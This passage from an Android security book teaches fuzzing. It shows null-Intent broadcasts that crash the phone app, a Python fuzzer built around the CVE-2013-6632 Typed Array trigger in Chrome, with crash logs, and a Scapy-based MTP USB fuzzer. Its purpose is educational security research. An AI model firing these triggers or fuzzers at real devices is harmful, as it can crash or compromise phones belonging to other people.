  Receiver: com.yougetitback.androidapplication.IdleTimeout
    Permission: null
  Receiver: com.yougetitback.androidapplication.PingTimeout
...
```

Generating Inputs

Understanding what a given input, like an Intent receiver, expects or can consume typically requires having a base test case or analyzing the receiver itself. Chapter 4 includes some step-by-step analysis of a target app, along with a particular Broadcast Receiver therein. However, given the nature of IPC on Android, you can hit the ground running without investing a great deal of time. You do this by simply constructing explicit Intent objects with absolutely no other properties (extras, flags, URIs, etc.). Consider the following code snippet, also based on IntentFuzzer:

```
protected int fuzzBR(List<ComponentName> comps) {
    int count = 0;
    for (int i = 0; i < comps.size(); i++) {
        Intent in = new Intent();
        in.setComponent(comps.get(i));
    }
    ...
}
```


In the preceding code snippet, the `fuzzBR` method receives and iterates through the list of app component names. On each iteration, an `Intent` object is created and `setComponent` is called, which sets the explicit destination component of the `Intent`.

Delivering Inputs

Delivery of `Intents` can be achieved programmatically by simply calling the `sendBroadcast` function with the `Intent` object. The following code excerpt implements the algorithm, expanding upon the previously listed snippet.

```
protected int fuzzBR(List<ComponentName> comps) {
    int count = 0;
    for (int i = 0; i < comps.size(); i++) {
        Intent in = new Intent();
        in.setComponent(comps.get(i));
        sendBroadcast(in);
        count++;
    }
    return count;
}
```

Alternatively, you can use the `am broadcast` command to achieve the same effect. An example of using this command is shown here:

```
$ am broadcast -n com.yougetitback.androidapplication.virgin.mobile/co\
m.yougetitback.androidapplication.SmsIntentReceiver
```

You execute the command, passing the target application and component, in this case the Broadcast Receiver, as the parameter to the `-n` option. This effectively creates and delivers an empty `Intent`. Using this technique is preferred when performing quick manual testing. It can also be used to develop a fuzzer using only shell commands.

Monitoring Testing

Android also provides quite a few facilities for monitoring your fuzzing run. You can employ `logcat` as the source for indicators of a crash. These faults will most likely manifest in the form of an unhandled exception Java-style, such as a `NullPointerException`. For instance, in the following excerpt, you can see that the `SmsIntentReceiver` Broadcast Receiver appears to do no validation of the incoming `Intent` object or its properties. It also doesn't handle exceptions particularly well.

```
E/AndroidRuntime( 568): FATAL EXCEPTION: main
E/AndroidRuntime( 568): java.lang.RuntimeException: Unable to start
receiver com.yougetitback.androidapplication.SmsIntentReceiver:
java.lang.NullPointerException
```

```

E/AndroidRuntime( 568):      at
android.app.ActivityThread.handleReceiver(ActivityThread.java:2236)
E/AndroidRuntime( 568):      at
android.app.ActivityThread.access$1500(ActivityThread.java:130)
E/AndroidRuntime( 568):      at
android.app.ActivityThread$H.handleMessage(ActivityThread.java:1271)
E/AndroidRuntime( 568):      at
android.os.Handler.dispatchMessage(Handler.java:99)
E/AndroidRuntime( 568):      at
android.os.Looper.loop(Looper.java:137)
E/AndroidRuntime( 568):      at
android.app.ActivityThread.main(ActivityThread.java:4745)
E/AndroidRuntime( 568):      at
java.lang.reflect.Method.invokeNative(Native Method)
E/AndroidRuntime( 568):      at
java.lang.reflect.Method.invoke(Method.java:511)
E/AndroidRuntime( 568):      at
com.android.internal.os.ZygoteInit$MethodAndArgsCaller.run(ZygoteInit.
java:786)
E/AndroidRuntime( 568):      at
com.android.internal.os.ZygoteInit.main(ZygoteInit.java:553)
E/AndroidRuntime( 568):      at
dalvik.system.NativeStart.main(Native Method)
E/AndroidRuntime( 568): Caused by: java.lang.NullPointerException
E/AndroidRuntime( 568):      at
com.yougetitback.androidapplication.SmsIntentReceiver.onReceive
(SmsIntentReceiver.java:1150)
E/AndroidRuntime( 568):      at
android.app.ActivityThread.handleReceiver(ActivityThread.java:2229)
E/AndroidRuntime( 568):      ... 10 more

```

Even OEM- and Google-provided components can fall prey to this approach, often with interesting results. On a Nexus S, we applied our approach to the `PhoneApp$NotificationBroadcastReceiver` receiver, which is a component of the `com.android.phone` package. The output from `logcat` at the time is presented in the following code:

```

D/PhoneApp( 5605): Broadcast from Notification: null
...
E/AndroidRuntime( 5605): java.lang.RuntimeException: Unable to start
receiver com.android.phone.PhoneApp$NotificationBroadcastReceiver:
java.lang.NullPointerException
E/AndroidRuntime( 5605):      at
android.app.ActivityThread.handleReceiver(ActivityThread.java:2236)
...
W/ActivityManager( 249): Process com.android.phone has crashed too many
times: killing!
I/Process ( 5605): Sending signal. PID: 5605 SIG: 9
I/ServiceManager( 81): service 'simphonebook' died
I/ServiceManager( 81): service 'iphonesubinfo' died
I/ServiceManager( 81): service 'isms' died

```

```

I/ServiceManager( 81): service 'sip' died
I/ServiceManager( 81): service 'phone' died
I/ActivityManager( 249): Process com.android.phone (pid 5605) has died.
W/ActivityManager( 249): Scheduling restart of crashed service
com.android.phone/.TelephonyDebugService in 1250ms
W/ActivityManager( 249): Scheduling restart of crashed service
com.android.phone/.BluetoothHeadsetService in 11249ms
V/PhoneStatusBar( 327): setLightsOn(true)
I/ActivityManager( 249): Start proc com.android.phone for restart
com.android.phone: pid=5638 uid=1001 gids={3002, 3001, 3003, 1015, 1028}
...

```

Here you see the receiver raising a `NullPointerException`. In this case, however, when the main thread dies, the `ActivityManager` sends the `SIGKILL` signal to `com.android.phone`. The result is the death of services like `sip`, `phone`, `isms`, associated Content Providers that handle things like SMS messages, and more. Accompanying this, the familiar Force Close modal dialog appears on the device as shown in Figure 6-1.




Figure 6-1: Force Close dialog from `com.android.phone`

Though not particularly glamorous, a quick null Intent fuzzing run effectively discovered a fairly simple way to crash the phone application. At first glance, this seems to be nothing more than a casual annoyance to the user—but it doesn't end there. Shortly after, `rild` receives a `SIGFPE` signal. This typically indicates an erroneous arithmetic operation, often a divide-by-zero. This actually results in a crash dump, which is written to the log and to a tombstone file. The following code shows some relevant details from the crash log.

```

*** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
Build fingerprint:
'google/soju/crespo:4.1.2/JZ054K/485486:user/release-keys'
pid: 5470, tid: 5476, name: rild >>> /system/bin/rild <<<
signal 8 (SIGFPE), code -6 (?), fault addr 0000155e
    r0 00000000  r1 00000008  r2 00000001  r3 0000000a
    r4 402714d4  r5 420973f8  r6 0002e1c6  r7 00000025
    r8 00000000  r9 00000000  s1 00000002  fp 00000000
    ip fffd405c  sp 40773cb0  lr 40108ac0  pc 40106cc8  cpsr 20000010
...
backtrace:

```

```
#00 pc 0000dcc8 /system/lib/libc.so (kill+12)
#01 pc 0000fab0 /system/lib/libc.so (__aeabi_ldiv0+8)
#02 pc 0000fab0 /system/lib/libc.so (__aeabi_ldiv0+8)
...
```

By looking at the back trace from this crash report, you can see the fault had something to do with the `ldiv0` function in `libc.so`, which apparently calls the `kill` function. The relationship between `rild` and the `com.android.phone` application may be apparent to those more familiar with Android—and is discussed in greater detail in Chapter 11. Our simple fuzzing run reveals that this particular Broadcast Receiver has some effect on an otherwise fundamentally core component of Android. Although null Intent fuzzing may not lead to the discovery of many exploitable bugs, it's a good go-to for finding endpoints with weak input validation. Such endpoints are great targets for further exploration.

Fuzzing Chrome for Android

The Android Browser is an attractive fuzz target for many reasons. First, it is a standard component that is present on all Android devices. Also, the Android browser is composed of Java, JNI, C++, and C. Because web browsers focus heavily on performance, a majority of the code is implemented in native languages. Perhaps due to its complexity, many vulnerabilities have been found in browser engines. This is especially true for the WebKit engine that the Android browser is built on. It's easy to get started fuzzing the browser since very few external dependencies exist; only a working Android Debug Bridge (ADB) environment is needed to get started. Android makes it easy to automate processing inputs. Most important, as discussed in Chapter 5, the web browser exposes an absolutely astonishing amount of attack surface through all of the technologies that it supports.

This section presents a rudimentary fuzzer called `BrowserFuzz`. This fuzzer targets the main rendering engine within the Chrome for Android browser, which is one of the underlying dependency libraries. As is typical with any fuzzing, the goal is to exercise Chrome's code with many malformed inputs. Next this section explains how we selected which technology to fuzz, generated inputs, delivered them for processing, and monitored the system for crashes. Code excerpts from the fuzzer support the discussion. The complete code is included with the materials on the book's website.

Selecting a Technology to Target

With a target as large and complex as a web browser, it's challenging to decide exactly what to fuzz. The huge number of supported technologies makes it

infeasible to develop a fuzzer that exercises all of the functionality. Even if you developed such a fuzzer, it would be unlikely to obtain an acceptable level of code coverage. Instead, it's best to focus fuzzing efforts on a smaller area of code. Exempli gratia, concentrate on fuzzing SVG or XSLT alone, or perhaps focus on the interaction between two technologies like JavaScript and HTML.

Choosing exactly where to focus fuzzing efforts is one of the most important parts of any browser fuzzing project. A good target is one that seemingly contains the most features and is less likely to have already been audited by others. For example, closed-source components can be difficult to audit and making them an easy target for fuzzing. Another thing to consider when choosing a browser technology is the amount of documentation. Less-documented functionality has the probability of being poorly implemented; giving you a better chance of causing a crash.

Before selecting a technology, gather as much information as possible about what technologies are supported. Browser compatibility sites like <http://mobilehtml5.org/> and <http://caniuse.com/> contain a wealth of knowledge about what technologies are supported by various browsers. Finally, the ultimate resource is the source code itself. If the source code is not available for the target technology, reverse engineering binaries enhances fuzzer development. It's also worthwhile to research the technology in depth or review past bugs or vulnerabilities discovered in the target code or similar code. In short, gathering more information leads to more informed decisions.

For simplicity's sake, we decided to focus on HTML version 5. This specification represents the fifth incarnation of the core language of web browser technology. At the time of this writing, it is still fairly young and has yet to become a W3C recommendation. That said, HTML5 has become the richest and most encompassing version of HTML to date. It includes direct support for tags like `<video>` and `<audio>`. Further, it supports `<canvas>`, which is a scriptable graphics context that allows drawing and rendering graphics programmatically. The richness of HTML5 comes from its heavy reliance on scripting, which makes extremely dynamic content possible.

This text focuses on an HTML version 5 feature that was added relatively recently within the Chrome for Android browser: Typed Arrays. This feature allows a web developer access to a region of memory that is formatted as a native array. Consider the following code excerpt:

```
var arr = new Uint8Array(16);
for (var n = 0; n < arr.length; n++) {
    arr[n] = n;
}
```

This code creates an array of sixteen elements and initializes it to contain the numbers 0 through 15. Behind the scenes, the browser stores this data the

same way a native array of unsigned characters would be stored. The following excerpt shows the native representation:

```
00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f
```

As shown in the preceding code, the data is packed very tightly together. This fact makes it very efficient and convenient for passing to underlying code that operates on arrays in native representation. A great example is image libraries. By not having to translate data back and forth between JavaScript and native representations, the browser (and consequently the web application) can achieve greater performance through improved efficiency.

At the 2013 Mobile Pwn2Own competition, the researcher known as Pinkie Pie demonstrated a successful compromise of the Chrome for Android browser running on fully updated Nexus 4 with Android 4.3. Shortly thereafter, fixes for the issues exploited by Pinkie Pie were committed to the affected open source repositories. When taking a closer look, Jon Butler of MWR Labs spotted a change in the Typed Arrays code implemented in the V8 JavaScript engine used by Chrome. After realizing the issue, he tweeted a minimal proof-of-concept trigger for the vulnerability, as shown in Figure 6-2.



Figure 6-2: Minimal trigger for CVE-2013-6632

Upon seeing this proof-of-concept, we were inspired to develop a fuzzer that further exercised the Typed Arrays code within Chrome for Android. If such an egregious mistake was present, there may be further issues lurking within. With a target selected, we were ready to develop the code needed to get started fuzz testing this functionality.

Generating Inputs

The next step in the process of creating this fuzzer is to develop code to programmatically generate test cases. Unlike mutation-based dumb fuzzing, we instead use a generative approach. Starting from the minimal proof-of-concept published by Jon Butler, we aim to develop a rudimentary page generator. Each

page contains some boilerplate code that executes a JavaScript function after it is loaded. Then, we randomly generate some JavaScript that exercises the Typed Array functionality within the JavaScript function itself. Thus, the core of our generative algorithm focuses on the body of the JavaScript function.

First, we break the minimal trigger down into the creation of two separate arrays. In the proof-of-concept, the first array is a traditional JavaScript array that is reserved for a particular size. By default, it gets filled with zero values. The creation of this array is nested inside the minimal trigger, but can instead be done separately. Using this form, the minimal trigger becomes

```
var arr1 = new Array(0x24924925);
var arr2 = new Float64Array(arr1);
```

We use this notation in our fuzzer, as it allows us to try other Typed Array types in place of the traditional JavaScript Array type.

To generate the code that creates the first array, we used the following code:

```
45     page += "    try { " + generate_var() + " } catch(e) { console.log(e);
    }\n"
```

Here, we use the `generate_var` function to create the declaration of the first array. We wrap the creation of the array in a try-catch block and print any error that occurs to the browser's console. This helps quickly discover potential issues in what we are generating. The following is the code for the `generate_var` function:

```
64 def generate_var():
65     vtype = random.choice(TYPEDARRAY_TYPES)
66     vlen = rand_num()
67     return "var arr1 = new %s(%d);" % (vtype, vlen)
```

First we randomly choose a Typed Array type from our static array of supported types. Following that, we choose a random length for the array using the `rand_num` function. Finally, we use the type and random length to create the declaration of our first array.

Next, we turn our attention to generating the second array. This array is created from the first array and uses its size. The vulnerability hinges on the first array being within a particular range of sizes for two reasons. First and foremost, it leads to an integer overflow occurring when calculating the size of the memory region to be allocated for the second array. Second, it needs to pass some validation that was meant to prevent the code from proceeding in the case that an integer overflow had occurred. Unfortunately, the check was incorrectly performed in this case. Here is an excerpt with the code that generates the second array:

```
49     page += "    try { " + generate_assignment() +
    " }catch(e){ console.log(e); }\n"
```

Similar to how we generate the creation of the first array, we wrap the creation in a try-catch block. Instead of using the `generate_var` function, we use the `generate_assignment` function. The code for this function follows:

```
69 def generate_assignment():
70     vtype = random.choice(TYPEDARRAY_TYPES)
71     return "var arr2 = new %s(arr1);" % (vtype)
```

This function is a bit simpler because we don't need to generate a random length. We simply choose a random Typed Array type and generate the JavaScript to declare the second array based on the first.

In this fuzzer, the `rand_num` function is crucial. In the minimal trigger, a rather large number is used. In an attempt to generate values similar to that value, we devised the algorithm shown here:

```
def rand_num():
    divisor = random.randrange(0x8) + 1
    dividend = (0x100000000 / divisor)
    if random.randrange(3) == 0:
        addend = random.randrange(10)
        addend -= 5
        dividend += addend
    return dividend
```

First we select a random divisor between 1 and 8. We don't use zero as dividing by 0 would crash our fuzzer. Further, we don't use any numbers greater than 8, because 8 is the largest size for an element in any of the Typed Array types (`Float64Array`). Next, we divide 2^{32} by our randomly selected divisor. This yields a number that is likely to trigger an integer overflow when multiplied. Finally, we add a number between -5 and 4 to the result with a one-in-three probability. This helps discover corner cases where an integer overflow occurs but doesn't cause ill behavior.

Finally, we compile a list of the Typed Array types from the specification. A link to the specification is provided in Appendix C included in this book. We put the types into the global Python array called `TYPEDARRAY_TYPES` that is used by the `generate_var` and `generate_assignment` functions. When combined with the boilerplate code that executes our generated JavaScript function, we are able to generate functional inputs in the form of HTML5 pages that exercise Typed Arrays. Our input generation task is complete, and we are ready to get our Android devices processing them.

Processing Inputs

Now that the browser fuzzer is generating interesting inputs, the next step is to get the browser processing them. Although this task is often the least sexy to

implement, without it you cannot achieve the automation that makes fuzz testing so great. Browsers primarily take input based on Universal Resource Locators (URLs). Diving deep into all of the complexities involved in URL construction and parsing is out of the scope of this chapter. What's most important is that the URL tells the browser what mechanism to use to obtain the input. Depending on which mechanism is used, the input must be delivered accordingly.

BrowserFuzz provides inputs to the browser using HTTP. It's likely that other means, such as uploading the input and using a `file://` URL, would work but they were not investigated. To deliver inputs via HTTP, the fuzzer implements a rudimentary HTTP server based on the Twisted Python framework. The relevant code is shown here:

```

13 from twisted.web import server, resource
14 from twisted.internet import reactor
...
83 class FuzzServer(resource.Resource):
84     isLeaf = True
85     page = None
86     def render_GET(self, request):
87         path = request.postpath[0]
88         if path == "favicon.ico":
89             request.setResponseCode(404)
90             return "Not found"
91         self.page = generate_page()
92         return self.page
93
94 if __name__ == "__main__":
95     # Start the HTTP server
96     server_thread = FuzzServer()
97     reactor.listenTCP(LISTEN_PORT, server.Site(server_thread))
98     threading.Thread(target=reactor.run, args=(False,)).start()

```

As stated previously, this HTTP server is quite rudimentary. It only responds to GET requests and has very little logic for what to return. Unless the `favicon.ico` file is requested, the server always returns a generated page, which it saves for later. In the icon case, a 404 error is returned to tell the browser that no such file is available. In the main portion of the fuzzer, the HTTP server is started in its own background thread. Thanks to Twisted, nothing further needs to be done to serve the generated inputs.

With an HTTP server up and running, the fuzzer still needs to do one more thing to get inputs processed automatically. It needs to instruct the browser to load pages from the corresponding URL. Automating this process on Android is very easy, thanks to `ActivityManager`. By simply sending an `Intent` using the `am` command-line program, you can simultaneously start the browser and tell it where to load content from. The following excerpt from the `execute_test` function inside `BrowserFuzz` does this.

```

57         tmpuri = "fuzzyou?id=%d" % (time.time())
58         output = subprocess.Popen([ 'adb', 'shell', 'am', 'start',
59             '-a', 'android.intent.action.VIEW',
60             '-d', 'http://%s:%d/%s' % (LISTEN_HOST, LISTEN_PORT,
61                 tmpuri),
61             '-e', 'com.android.browser.application_id', 'wooo',
62             'com.android.chrome'
63         ], stdout=subprocess.PIPE,
64             stderr=subprocess.STDOUT).communicate()[0]

```

Line 57 generates a time-based query string to request. The time is used to ensure that the browser will request a fresh copy of the content each time instead of reusing one from its cache. Lines 58 through 63 actually execute the `am` command on the device using ADB.

The full command line that `BrowserFuzz` uses is fairly lengthy and involved. It uses the `start` subcommand, which starts an `Activity`. Several `Intent` options follow the subcommand. First, the `Intent` action (`android.intent.action.VIEW`) is specified with the `-a` switch. This particular action lets the `ActivityManager` decide how to handle the request, which in turn decides based on the data specified with the `-d` switch. `BrowserFuzz` uses an HTTP URL that points back to the server that it started, which causes `ActivityManager` to launch the default browser. Next, the `-e` switch provides extra data to Chrome that sets `com.android.browser.application_id` to “wooo”. This has the effect of opening the request in the same browser tab instead of creating a new tab for each execution. This is particularly important because creating tons of new tabs wastes memory and makes restarting a crashed browser more time consuming. Further, reopening previous test cases on restart is unlikely to help find a bug because such inputs were already processed once. The final part of the command specifies the package that should be started. Though this fuzzer uses `com.android.chrome`, targeting other browsers is also possible. For example, the old Android Browser on a Galaxy Nexus can be launched by using the `com.google.android.browser` package name instead.

Because `BrowserFuzz` aims to test many inputs automatically, the final piece of the input processing puzzle is a trivial loop that repeatedly executes tests. Here is the code:

```

45     def run(self):
46         while self.keep_going:
47             self.execute_test()

```

As long as the flag `keep_going` is true, `BrowserFuzz` will continually execute tests. With tests executing, the next step is to monitor the target application for ill behavior.

Monitoring Testing

As discussed earlier in this chapter, monitoring the behavior of the target program is essential to knowing whether you’ve discovered something noteworthy.

Though a variety of techniques for monitoring exist, `BrowserFuzz` uses a simplistic approach.

Recall from Chapter 2 that Android contains a system logging mechanism that is accessible using the `logcat` command. This program exists on all Android devices and is exposed directly via ADB. Also recall that Android contains a special system process called `debuggerd`. When a process on Android crashes, `debuggerd` writes information about the crash to the system log. `BrowserFuzz` relies on these two facilities to achieve its monitoring.

Prior to starting Chrome, the fuzzer clears the system log to remove any irrelevant entries. The following line does this:

```
54         subprocess.Popen([ 'adb', 'logcat', '-c' ]).wait() # clear log
```

As before, we use the `subprocess.Popen` Python function to execute the `adb` command. This time we use the `logcat` command, passing the `-c` argument to clear the log.

Next, after pointing the browser at its HTTP server, the fuzzer gives the browser some time to process the crafted input. To do this, it uses Python's `time.sleep` function:

```
65         time.sleep(60) # give the device time hopefully crash)
```

We pass a number of seconds that gives Chrome enough time to process our crafted input. The number here is quite large, but this is intentional. Processing large `TypedArrays` can take a decent amount of time, especially when running on a relatively low-powered device.

The next step is to examine the system log to see what happened. Again, we use the `adb logcat` command as shown here:

```
68         log = subprocess.Popen([ 'adb', 'logcat', '-d' ], # dump
69                                stdout=subprocess.PIPE,
                                stderr=subprocess.STDOUT).communicate()[0]
```

This time we pass the `-d` argument to tell `logcat` to dump the contents of the system log. We capture the output of the command into the `log` variable. To do this, we use the `stdout` and `stderr` options of `subprocess.Popen` combined with the `communicate` method of the returned object.

Finally, we examine the log contents in our fuzzer using the following code.

```
72         if log.find('SIGSEGV') != -1:
73             crashfn = os.path.join('crashes', tmpuri)
74             print "    Crash!! Saving page/log to %s" % crashfn

75             with open(crashfn, "wb") as f:
76                 f.write(self.server.page)
77             with open(crashfn + '.log', "wb") as f:
78                 f.write(log)
```

The most interesting crashes, from a memory corruption point of view, are segmentation violations. When these appear in the system logs, they contain the

string `SIGSEGV`. If we don't find the string in the system log output, we discard the generated input and try again. If we do find the string, we can be relatively certain that a crash occurred due to our fuzz testing.

After a crash is observed, we store the system log information and generated input file locally for later analysis. Having this information on the local machine allows us to quickly examine crashes in another window while letting the fuzzer continue to run.

To prove the effectiveness of this fuzzer, the authors ran the fuzzer for several days. The specific test equipment was a 2012 Nexus 7 running Android 4.4. The version of the Chrome for Android app available at the time of Mobile Pwn2Own 2013 was used. This version was obtained by uninstalling updates to the app within Settings > Apps and disabling updates within Google Play. The following shows the specific version information:

```
W/google-breakpad(12273): Chrome build fingerprint:
W/google-breakpad(12273): 30.0.1599.105
W/google-breakpad(12273): 1599105
W/google-breakpad(12273): ca1917fb-f257-4e63-b7a0-c3c1bc24f1da
```

While testing, monitoring the system log in another window provided additional insight into the progress of the fuzzer. Specifically, it revealed that a few of the `TypedArray` types are not supported by Chrome, as evidenced by the following output.

```
I/chromium( 1690): [INFO:CONSOLE(10)] "ReferenceError: ArrayBuffer
is not defined", source: http://10.0.10.10:31337/fuzzyou?id=1384731354 (10)
[...]
I/chromium( 1690): [INFO:CONSOLE(10)] "ReferenceError: StringView is not
defined", source: http://10.0.10.10:31337/fuzzyou?id=1384731406 (10)
```

Commenting out those types improves the effectiveness of the fuzzer. Without monitoring the system log, this would go unnoticed and test cycles would be needlessly wasted.

During testing, hundreds of crashes occurred. Most of the crashes were NULL pointer dereferences. Many of these were due to out-of-memory conditions. The output from one such crash follows.

```
Build fingerprint: 'google/nakasi/grouper:4.4/KRT16O/907817:user/release-
keys'
Revision: '0'
pid: 28335, tid: 28349, name: ChildProcessMai  >>>
com.android.chrome:sandboxed_process3 <<<
signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 00000000
   r0 00000000   r1 00000000   r2 c0000000   r3 00000000
   r4 00000000   r5 00000000   r6 00000000   r7 00000000
   r8 6ad79f28   r9 37a08091   s1 684e45d4   fp 6ad79f1c
   ip 00000000   sp 6ad79e98   lr 00000000   pc 4017036c   cpsr 80040010
```

Additionally, several crashes referencing 0xbbadbeef occurred. This value is associated with memory allocation failures and other issues within Chrome that are fatal. The following is one such example:

```
pid: 11212, tid: 11230, name: ChildProcessMai >>>
com.android.chrome:sandboxed_process10 <<<
signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr bbadbeef
    r0 6ad79694  r1 ffffffff  r2 00000000  r3 bbadbeef
    r4 6c499e60  r5 6c47e250  r6 6ad79768  r7 6ad79758
    r8 6ad79734  r9 6ad79800  s1 6ad79b08  fp 6ad79744
    ip 2bde4001  sp 6ad79718  lr 6bab2c1d  pc 6bab2c20  cpsr 40040030
```

Finally, a few times crashes similar to the following appeared:

```
pid: 29030, tid: 29044, name: ChildProcessMai >>>
com.android.chrome:sandboxed_process11 <<<
signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 93623000
    r0 6d708091  r1 092493fe  r2 6eb3053d  r3 6ecfe008
    r4 24924927  r5 049249ff  r6 6ac01f64  r7 6d708091
    r8 6d747a09  r9 93623000  s1 5a3bb014  fp 6ac01f84
    ip 6d8080ac  sp 6ac01f70  lr 3dd657e8  pc 3dd63db4  cpsr 600e0010
```

The input that caused this crash is remarkably similar to the proof-of-concept trigger provided by Jon Butler.

This fuzzer serves as an example of just how quick and easy fuzz testing can be. With only a couple hundred lines of Python, *BrowserFuzz* is able to give the *TypedArrays* functionality in Chrome a workout. In addition to uncovering several less critical bugs, this fuzzer successfully rediscovered the critical bug Pinkie Pie used to win Mobile Pwn2Own. This fuzzer serves as an example that focusing fuzzing efforts on a narrow area of code can increase efficiency and thus the chance to find bugs. Further, *BrowserFuzz* provides a skeleton that can be easily repurposed by a motivated reader to fuzz other browser functionality.

Fuzzing the USB Attack Surface

Chapter 5 discussed some of the many different functions that the Universal Serial Bus (USB) interface of an Android device can expose. Each function represents an attack surface in itself. Although accessing these functions does require physical access to a device, vulnerabilities in the underlying code can allow accessing the device in spite of existing security mechanisms such as a locked screen or disabled or secured ADB interface. Potential impact includes reading data from the device, writing data to the device, gaining code execution, rewriting parts of the device's firmware, and more. These facts combined make the USB attack surface an interesting target for fuzz testing.

There are two primary categories of USB devices: hosts and devices. Although some Android devices are capable of becoming a host, many are not. When a device switches to behaving as a host, usually by using an On-the-Go (OTG) cable, it's said to be in *host mode*. Because host mode support on Android devices has a checkered past, this section instead focuses on fuzzing *device mode* services.

USB Fuzzing Challenges

Fuzzing a USB device, like other types of fuzzing, presents its own set of challenges. Some input processing is implemented in the kernel and some in user-space. If processing in the kernel encounters a problem, the kernel may panic and cause the device to reboot or hang. The user-space application that implements a particular function may, and hopefully will, crash. USB devices often respond to errors by issuing a *bus reset*. That is, the device will disconnect itself from the host and reset itself to a default configuration. Unfortunately, resetting the device disconnects all USB functions currently in use, including any ADB sessions being used for monitoring. Dealing with these possibilities requires additional detection and handling in order to maintain autonomous testing.

Thankfully Android is fairly robust in most of these situations. Services often restart automatically. Android devices use a watchdog that will restart the device in the case of a kernel panic or hang. Many times, simply waiting for the device to come back is sufficient. If the device doesn't return, issuing a bus reset for the device may resolve the situation. Still, in some rare and less-than-ideal cases, it may be necessary to physically reconnect or power cycle the device to clear an error. It is possible to automate these tasks, too, though it may require using special hardware such as a USB hub that supports software control or custom power supplies. These methods are outside the scope of this chapter.

Though fuzzing a USB device comes with its own challenges, much of the high-level process remains the same. Fuzzing one function at a time yields better results than attempting to fuzz all exposed USB functions simultaneously. As with most applications that allow communication between two computers, applications that use USB as a transport implement their own protocols.

Selecting a Target Mode

Due to the many different possible modes that a USB interface can be in, choosing just one can be difficult. On the other hand, changing the mode of an Android device usually switches the exposed functions. That is, one mode exposes a certain set of functions but another mode exposes a different set of functions. This can easily be seen when plugging a device into USB. Upon doing so, a notification will typically appear stating the current mode and instructing the user to click to change options. Exactly which functions are supported varies

from one device to the next. Figure 6-3 shows the notification when plugging in a Nexus 4 with Android 4.4.




Figure 6-3: USB connected notification

After clicking on the notification, the user is brought to the screen shown in Figure 6-4.



Figure 6-4: USB mode selection

From Figure 6-4, it appears that not very many modes are offered by default on the Nexus 4. The truth of the matter is that some other functions are supported, such as USB tethering, but they must be explicitly enabled or set by booting up in special ways. This device is in its default setting, and thus “Media device (MTP)” is the default function exposed by the device in its factory state. This alone makes it the most attractive fuzz target.

Generating Inputs

After selecting a specific USB function to target, the next step is to learn as much as possible about it. Thus far, the only thing known is that the Android device identifies this function as “Media device (MTP).” Researching the MTP acronym reveals that it stands for Media Transfer Protocol. A brief investigation explains that MTP is based on Picture Transfer Protocol (PTP). Further, searching for “MTP fuzzing” leads to a publicly available tool that implements fuzzing MTP. Olle Segerdahl developed this tool and released it at the 2012 T2 Infosec conference in Finland. The tool is available at <https://github.com/ollseg/usb-device-fuzzing.git>. The rest of this section examines how this fuzzer generates and processes inputs.

Upon taking a deeper look at Olle's usb-device-fuzzing tool, it becomes obvious that he built his generation strategy on the popular Scapy packet manipulation tool. This is an excellent strategy because Scapy provides much of what is needed to generate fuzzed packet input. It allows the developer to focus on the specific protocol at hand. Still, Olle had to tell Scapy about the structure of MTP packets and the flow of the protocol. He also had to implement any nonstandard handling such as relationships between data and length fields.

The code for generating packets lies within the `USBFuzz/MTP.py` file. Per usual, it starts by including the necessary Scapy components. Olle then defined two dictionaries to hold the Operation and Response codes used by MTP. Next, Olle defined a `Container` class and two of MTP's Transaction Phases. All MTP transactions are prefixed by a container to let the MTP service know how to interpret the following data. The `Container` class, which is actually described in the PTP specification, is listed here:

```

98 class Container(Packet):
99     name = "PTP/MTP Container "
100
101     _Types = {"Undefined":0, "Operation":1, "Data":2, "Response":3,
               "Event":4}
102
103     _Codes = {}
104     _Codes.update(OpCodes)
105     _Codes.update(ResCodes)
106     fields_desc = [ LEIntField("Length", None),
107                     LEnumField("Type", 1, _Types),
108                     LEnumField("Code", None, _Codes),
109                     LEIntField("TransactionID", None) ]

```

This object generates the container structure used by both PTP and MTP. Because it's built on Scapy, this class only needs to define *fields_desc*. It tells Scapy how to build the packet that represents the object. As seen from the source code, the `Container` packet consists of only four fields: a length, a type, a code, and a transaction identifier. Following this definition the `Container` class contains a `post_build` function. It handles two things. First, it copies the code and transaction identifier from the payload, which will contain one of the two packet types discussed next. Finally, the `post_build` function updates the *Length* field based on the size of the provided payload.

The next two objects that Olle defined are the `Operation` and `Response` packets. These packets are used as the payload for `Container` objects. They share a common structure and differ only by the codes that are valid in the *Code* field. The following excerpt shows the relevant code:

```

127 class Operation(Packet):
128     name = "Operation "
129     fields_desc = [ LEnumField("OpCode", 0, OpCodes),

```



```

130             LEIntField("SessionID", 0),
[...]
```

```

143 class Response(Packet):
144     name = "Response "
145     fields_desc = [ LESHortEnumField("ResCode", 0, ResCodes),
146                     LEIntField("SessionID", 0),
147                     LEIntField("TransactionID", 1),
148                     LEIntField("Parameter1", 0),
149                     LEIntField("Parameter2", 0),
150                     LEIntField("Parameter3", 0),
151                     LEIntField("Parameter4", 0),
152                     LEIntField("Parameter5", 0) ]
```

These two packets represent the two most important of the four MTP transaction types. For Operation transactions, the `OpCode` field is selected from the `OpCodes` dictionary defined previously. Likewise, Response transactions use the `ResCodes` dictionary.

Although these objects describe the packets used by the fuzzer, they do not implement the input generation entirely on their own. Olle implements the remainder of input generation in the `examples/mtp_fuzzer.py` file. The source code follows.

```

31         trans = struct.unpack("I", os.urandom(4))[0]
32         r = struct.unpack("H", os.urandom(2))[0]
33         opcode = OpCodes.items()[r%len(OpCodes)][1]
34         if opcode == OpCodes["CloseSession"]:
35             opcode = 0
36         cmd = Container()/fuzz(Operation(Opcode=opcode,
            TransactionID=trans, SessionID=dev.current_session()))
```

Lines 31 through 33 select a random MTP Transaction type and Operation code. Lines 34 and 35 handle the special case when the `CloseSession` Operation is randomly selected. If the session is closed, the fuzzer will be unlikely to exercise any of the underlying code that requires an open session. In MTP, this is nearly all operations. Finally, the Operation request packet is built on line 36. Note that Olle uses the `fuzz` function from Scapy, which fills in the various packet fields with random values. At this point, the fuzzed input is generated and ready to be delivered to the target device.

Processing Inputs

